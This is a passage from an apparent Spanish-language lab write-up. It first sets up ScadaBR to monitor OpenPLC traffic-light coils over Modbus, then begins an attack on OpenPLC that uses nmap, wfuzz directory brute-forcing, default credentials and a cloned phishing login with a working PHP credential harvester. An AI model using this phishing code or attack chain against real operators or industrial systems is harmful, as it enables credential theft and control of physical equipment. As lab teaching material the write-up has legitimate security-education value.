Modo_de_emergencia	803

Conociendo la equivalencia a Modbus podemos leer los datos usando el apartado “Leer datos Modbus”.

The screenshot displays the ScadaBR 1.2 interface with the following sections:

- Alarmas actuales:** No hay alarmas activas para esta fuente de datos.
- Propiedades Modbus IP:**
 - Nombre: OpenPLC
 - ID de Exportación (XID): DS_168142
 - Período de actualización: 500 milisegundos(ms)
 - Tiempo de espera (ms): 1000
 - Reintentos: 2
 - Sólo lotes contiguos:
 - Crear puntos slave monitor:
 - Lectura máxima de número de bit: 2000
 - Lectura máxima de registros: 125
 - Escritura máxima de registros: 120
 - Tipo de Transporte: TCP con keep-alive
 - Servidor: 192.168.1.90
 - Puerto: 502
 - Encapsulado:
 - Create connection monitor point:
 - Niveles Eventos de los niveles de alarma:
 - Excepción de la fuente de datos: Urgente
 - Excepción en la lectura del Punto: Urgente
 - Excepción en la escritura del Punto: Urgente
- Exploración de nodos Modbus:**
 - Exploración de nodos:
 - Nodos encontrados: [Empty list]
- Leer datos Modbus:**
 - ID de esclavo: 1
 - Rango de registro: Bobina (Coil Status)
 - Offset (base 0): 800
 - Número de registros: 100
 - Leer datos:
 - 800 ==> false
 - 801 ==> true
 - 802 ==> false
 - 803 ==> false
 - 804 ==> false
 - 805 ==> false
 - 806 ==> false
 - 807 ==> false
 - 808 ==> false
 - 809 ==> false
 - 810 ==> false
 - 811 ==> false
 - 812 ==> false
 - 813 ==> false
 - .
- Prueba de localización de punto:**
 - ID de esclavo: 1
 - Rango de registro: Bobina (Coil Status)
 - Tipo de dato Modbus: Binario
 - Offset (base 0): 0
 - Bit: 0
 - Número de registros: 0
 - Codificación de caracteres: ASCII
 - Leer:

Address bar: localhost:8080/ScadaBR/scripting.shtm

Una vez hemos leído los datos podemos ver como el equivalente al 801 está en modo verdadero/1 por lo que podemos corroborar que los datos se leen de forma correcta, en este caso el 801 equivale a la luz_verde por lo que esta estaría encendida.

4.4.2.3. Agregar los puntos

En este momento vamos a añadir los puntos que señalan a las variables del programa. Para configurar un punto debemos modificar el nombre, el rango de registro y el offset (base 0) que equivale a la dirección del elemento aplicando la formula anteriormente mencionada, desde el menú “Puntos/Detalles_de_Puntos”.

Crear puntos slave monitor

Lectura máxima de número de bit: 2000

Lectura máxima de registros: 125

Escritura máxima de registros: 120

Tipo de Transporte: TCP con keep-alive

Servidor: 192.168.1.90

Puerto: 502

Encapsulado:

Create connection monitor point:

Niveles Eventos de los niveles de alarma

Excepción de la fuente de datos: Urgente

Excepción en la lectura del Punto: Urgente

Excepción en la escritura del Punto: Urgente

806 ==> false
807 ==> false
808 ==> false
809 ==> false
810 ==> false
811 ==> false
812 ==> false
813 ==> false
...

Prueba de localización de punto

ID de esclavo: 1

Rango de registro: Bobina (Coil Status)

Tipo de dato Modbus: Binario

Offset (base 0): 0

Bit: 0

Número de registros: 0

Codificación de caracteres: ASCII

Leer Agregar punto

Nombre	Tipo de Dato	Estado	Esclavo	Rango	Offset (base 0)
Luz_roja	Binario		1	Bobina (Coil Status)	800

Detalles de Puntos

Nombre: Luz_roja

ID de Exportación (XID): DP_575395

ID de esclavo: 1

Rango de registro: Bobina (Coil Status)

Tipo de dato Modbus: Binario

Offset (base 0): 800

Bit: 0

Número de registros: 0

Codificación de caracteres: ASCII

Modificable:

Multiplicador: 1

Aditivo: 0

© 2009-present Fundação Certi, MCA Sistemas, Unis Sistemas, Conetec. © 2006-2011 Serotonin Software Technologies Inc., todos los derechos reservados.

Repetimos este proceso con todas las variables activando todos los puntos, obteniendo el siguiente resultado:

Nombre	Tipo de Dato	Estado	Esclavo	Rango	Offset (base 0)
Luz_ambar	Binario		1	Bobina (Coil Status)	802
Luz_roja	Binario		1	Bobina (Coil Status)	800
Luz_verde	Binario		1	Bobina (Coil Status)	801
Modo_de_emergencia	Binario		1	Bobina (Coil Status)	803

4.4.3. Lista de supervisión

Una vez añadidos los puntos, desde el menú de lista de supervisión podemos visualizar los datos que nuestro PLC envía a SCADA BR, en nuestro caso será el estado de las variables, es decir, si se encuentran en verdadero/falso o 1/0.

Lista de Supervisión	Estado	Fecha	Acciones
OpenPLC - Luz_roja	1	17:40:17	
OpenPLC - Luz_verde	0	17:40:17	
OpenPLC - Luz_ambar	0	17:40:17	
OpenPLC - Modo_de_emergencia	0	17:40:17	

Gráfico

Desde: 2022 Jun 12 16:49:49 Primero


Hasta: 2022 Jun 13 16:49:00 Ultimo

4.4.4. HMI

SCADABR dispone de una herramienta integrada llamada “vistas gráficas” la cual nos permite crear un HMI que nos permitirá representar y controlar los diferentes dispositivos conectados al PLC, en este caso, las luces de un semáforo y un botón de emergencia.


4.4.4.1. Objetivo

El resultado final será parecido a la siguiente imagen, donde las luces de los semáforos irán cambiando de color, si pulsamos el botón de modo de emergencia pasará al modo activado provocando que las luces del semáforo se pongan en rojo hasta desactivarlo.



4.4.4.2. Imagen base


Partimos de una imagen base donde se construirá la estructura del HMI.




4.4.4.3. Agregar las luces del semáforo

Los primeros puntos que vamos a agregar serán los leds de los semáforos, es decir: Luz_roja, Luz_verde y Luz_ambar, estos son gráficos binarios donde una imagen del led apagado corresponderá al estado 0/falso y una imagen del led encendido corresponderá a 1/Verdadero, para agregar estos puntos seguimos los siguientes pasos:


1- Seleccionamos el tipo de componente y lo añadimos:



2- Sobre el nuevo punto seleccionamos la primera opción a editar y apuntamos al punto deseado:



3- En la segunda opción de edición, seleccionamos el tipo de luces que queremos para los dos estados del gráfico, falso/0 y verdadero/1:



4- Repetimos el mismo proceso con todas las luces obteniendo lo siguiente:



4.4.4.4. Agregar el botón de emergencia

Este botón tiene como función activar el modo de emergencia, cuando el estado es igual a verdadero/1 se activará la Luz_roja de forma permanente hasta que se vuelva a pulsar, volviendo al estado falso/0, para ello vamos a seguir estos pasos:


1- El componente será del tipo Botón (escritura):

Componentes: 

2- Apuntamos al punto que corresponda:




3- Definimos el cuadro de texto que queremos tener en ambos estados verdadero/falso o 1/0 y las dimensiones del cuadro de texto:




4- Tendremos como resultado el siguiente cuadro de texto que se activa con un click:

a. Activado:



b. Desactivado:



5- Como complemento vamos a agregar un led que indique cuando está activado el modo de emergencia, haciendo que en el modo desactivado sea blanco y en el modo de emergencia activado parpadee en azul, debemos seguir los mismos pasos que con los leds anteriores, obtenemos el siguiente resultado:

a. Desactivado




b. Activado:



6- Guardamos los cambios.


En este momento contamos con un HMI funcional en SCADABR desde el cual podremos controlar OpenPLC de forma sencilla, visual y remota.

4.4.4.5. Video demostrativo HMI y SCADABR



4.5. Comprometer OpenPLC mediante RCE Autenticado

Comprometeremos el equipo en el cual OpenPLC está instalado obteniendo el control total del sistema, el vector de ataque que se seguirá es el siguiente: Secuestro de credenciales mediante un phishing dirigido al operario, autenticación en la UI de OpenPLC activando el módulo Hardware/OpenPLC_Hardware_Layer/PSM el cual permite ejecutar código Python, por último, inyectaremos una revershell la cual mandará una shell a la máquina atacante con permisos root.



4.5.1. Reconocimiento

En este ataque se dispondrá de acceso previo a la red en la cual queremos comprometer a los diferentes activos, hemos realizado un reconocimiento previo observando los hosts activos.

1- Escaneamos toda la red conformada por los 256 hosts con:

```
nmap -T5 192.168.1.0/24 -vvv
```

Gracias a nmap podemos hacer un escaneo de red observando los puertos abiertos, servicios, posibles vulnerabilidades y scripts para obtener información o comprometer el sistema, en nuestro caso utilizamos -T5 para realizar un escaneo de alta velocidad ocasionando mucho ruido en la red, el cual no provocará ningún problema, ya que estamos en un entorno controlado. -VVV hace referencia a que muestro por pantalla toda la información del proceso. Obtendremos lo siguiente:

```
Nmap scan report for 192.168.1.89
Host is up, received syn-ack (0.0013s latency).
Scanned at 2022-06-15 15:47:55 CEST for 1s
Not shown: 998 closed ports
Reason: 998 conn-refused
PORT      STATE SERVICE  REASON
80/tcp    open  http     syn-ack
8080/tcp  open  http-proxy syn-ack

Nmap scan report for 192.168.1.90
Host is up, received conn-refused (0.00069s latency).
Scanned at 2022-06-15 15:47:55 CEST for 1s
Not shown: 999 closed ports
Reason: 999 conn-refused
PORT      STATE SERVICE  REASON
8080/tcp  open  http-proxy syn-ack
```

Con esta información podemos determinar que en estas dos máquinas se encuentran desplegados dos servidores http por el puerto 8080.

2- Podemos realizar un escaneo más detallado donde con nmap lancemos diferentes scripts a los puertos/ips seleccionados:

```
sudo nmap -sCV -O -p 80,8080 192.168.1.89 192.168.1.90
```


```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8080/tcp  open  http   Apache Tomcat 9.0.52
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.52
MAC Address: 08:00:27:0F:B3:5F (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

Nmap scan report for 192.168.1.90
Host is up (0.00024s latency).


PORT      STATE SERVICE VERSION
80/tcp    closed http
8080/tcp  open  http   Werkzeug httpd 1.0.1 (Python 2.7.18)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://192.168.1.90:8080/login
MAC Address: 08:00:27:42:E2:2F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
```

3- Mediante la información obtenida podemos seguir recopilando datos accediendo a los servidores webs encontrados.


- Accediendo al servidor web 192.168.1.90:8080 podemos observar como nos redirecciona de forma directa al login de un software llamado OpenPLC.



- Accedemos al servidor web ubicado en 192.168.1.89:8080 sin embargo nos dirige a la página principal de Tomcat el cual se utiliza para compilar y ejecutar aplicaciones web creadas en java.



- Al conocer las redes industriales podemos sospechar que este servidor web es el SCADA pudiendo suponer mediante una investigación previa que se trata de ScadaBR, ya que OpenPLC trabaja de forma habitual con este software opensource por su buena compatibilidad. Podemos dirigirnos al login para acceder a la interfaz web con <http://192.168.1.89:8080/ScadaBR/> al no disponer de credenciales válidas deberíamos tratar de hacer login con las credenciales por defecto admin/admin u obtener unas válidas mediante un ataque, pero en este caso solamente trataremos de comprometer OpenPLC.



- 4- Al no disponer de las credenciales necesarias para acceder a OpenPLC podemos realizar un escaneo de directorios web mediante fuerza bruta, en este caso utilizaremos wfuzz y un diccionario compuesto por 226054 directorios comunes:

```
wfuzz -c --hc 404 -u "http://192.168.1.90:8080/FUZZ" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

En el punto por el cual queramos inyectar las palabras debemos utilizar "FUZZ". El parámetro -c muestra a color los elementos, --hc 404 nos oculta todas las respuestas del servidor que sean iguales a 404, la cual significa ruta no encontrada, con -w indicamos que diccionario queremos utilizar.

El escaneo nos devolverá el siguiente resultado:

```
Target: http://192.168.1.90:8080/FUZZ
Total requests: 220560

=====
ID          Response  Lines  Word    Chars   Payload
=====
000000001: 302       3 L    24 W    219 Ch  "# directory-list-2.3-medium.txt"
000000003: 302       3 L    24 W    219 Ch  "# Copyright 2007 James Fisher"
000000014: 302       3 L    24 W    219 Ch  "http://192.168.1.90:8080/"
000000007: 302       3 L    24 W    219 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000013: 302       3 L    24 W    219 Ch  "#"
000000012: 302       3 L    24 W    219 Ch  "# on atleast 2 different hosts"
000000011: 302       3 L    24 W    219 Ch  "# Priority ordered case sensitive list, where entries were found"
000000010: 302       3 L    24 W    219 Ch  "#"
000000009: 302       3 L    24 W    219 Ch  "# Suite 300, San Francisco, California, 94105, USA."
000000006: 302       3 L    24 W    219 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000005: 302       3 L    24 W    219 Ch  "# This work is licensed under the Creative Commons"
000000008: 302       3 L    24 W    219 Ch  "# or send a letter to Creative Commons, 171 Second Street,"
000000002: 302       3 L    24 W    219 Ch  "#"
000000004: 302       3 L    24 W    219 Ch  "#"
000000053: 200      137 L  371 W  4550 Ch  "login"
000000202: 302       3 L    24 W    219 Ch  "users"
000000246: 302       3 L    24 W    219 Ch  "hardware"
000000278: 302       3 L    24 W    219 Ch  "programs"
000001225: 302       3 L    24 W    219 Ch  "logout"
000001805: 302       3 L    24 W    219 Ch  "settings"
000002927: 302       3 L    24 W    219 Ch  "dashboard"
000003471: 302       3 L    24 W    219 Ch  "monitoring"

000045240: 302       3 L    24 W    219 Ch  "http://192.168.1.90:8080/"

Total time: 0
Processed Requests: 220560
Filtered Requests: 220537
Requests/sec.: 0
```

Gracias a esta información se deduce, el código 302 indica que ese directorio está siendo redirigido a otro, por lo tanto, esa ruta existe, pero en este caso te redirecciona al login evitando el bypass.

4.5.2. Vectores de ataque para la obtención de credenciales

Con esta información podemos definir dos vectores de ataque para conseguir las credenciales necesarias. En primer lugar, podremos intentar acceder mediante las credenciales por defecto definidas por el software, en este caso son openplc/openplc. En segundo lugar y el elegido para esta demostración crearemos un phishing el cual será enviado al operario, al ser introducidas las credenciales estas serán secuestradas por el atacante sin que el operario se percate.

4.5.3. Creación del phishing

El código HTML que utilizaremos como base para la creación del phishing será extraído directamente del propio servidor web OpenPLC, podemos descargar este código de la siguiente forma:

```
> wget http://192.168.1.90:8080/login
--2022-06-15 19:33:52-- http://192.168.1.90:8080/login
Conectando con 192.168.1.90:8080... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 4550 (4,4K) [text/html]
Grabando a: "login"
```

Disponiendo del código fuente pasaremos a editarlo, cambiaremos el método por el cual el formulario envía las credenciales de POST a GET y el archivo PHP al cual apunta el formulario del login, este archivo se encargará de almacenar las credenciales en otro fichero llamado diccionario.txt y de redireccionar al operario al login legítimo de OpenPLC (<http://192.168.1.90:8080/login>).

```
> cat OpenPLC.php
File: OpenPLC.php
Size: 302 B
1 <?php
2 header("Location: http://192.168.1.90:8080/login ");
3 $handle = fopen("diccionario.txt", "a");
4
5 foreach($_GET as $variable => $value) {
6     fwrite($handle, $variable);
7
8     fwrite($handle, "=");
9
10    fwrite($handle, $value);
11
12    fwrite($handle, "\r\n");
13 }
14
15 fwrite($handle, "\r\n");
16 fclose($handle)
17
18 exit
19 ?>
```

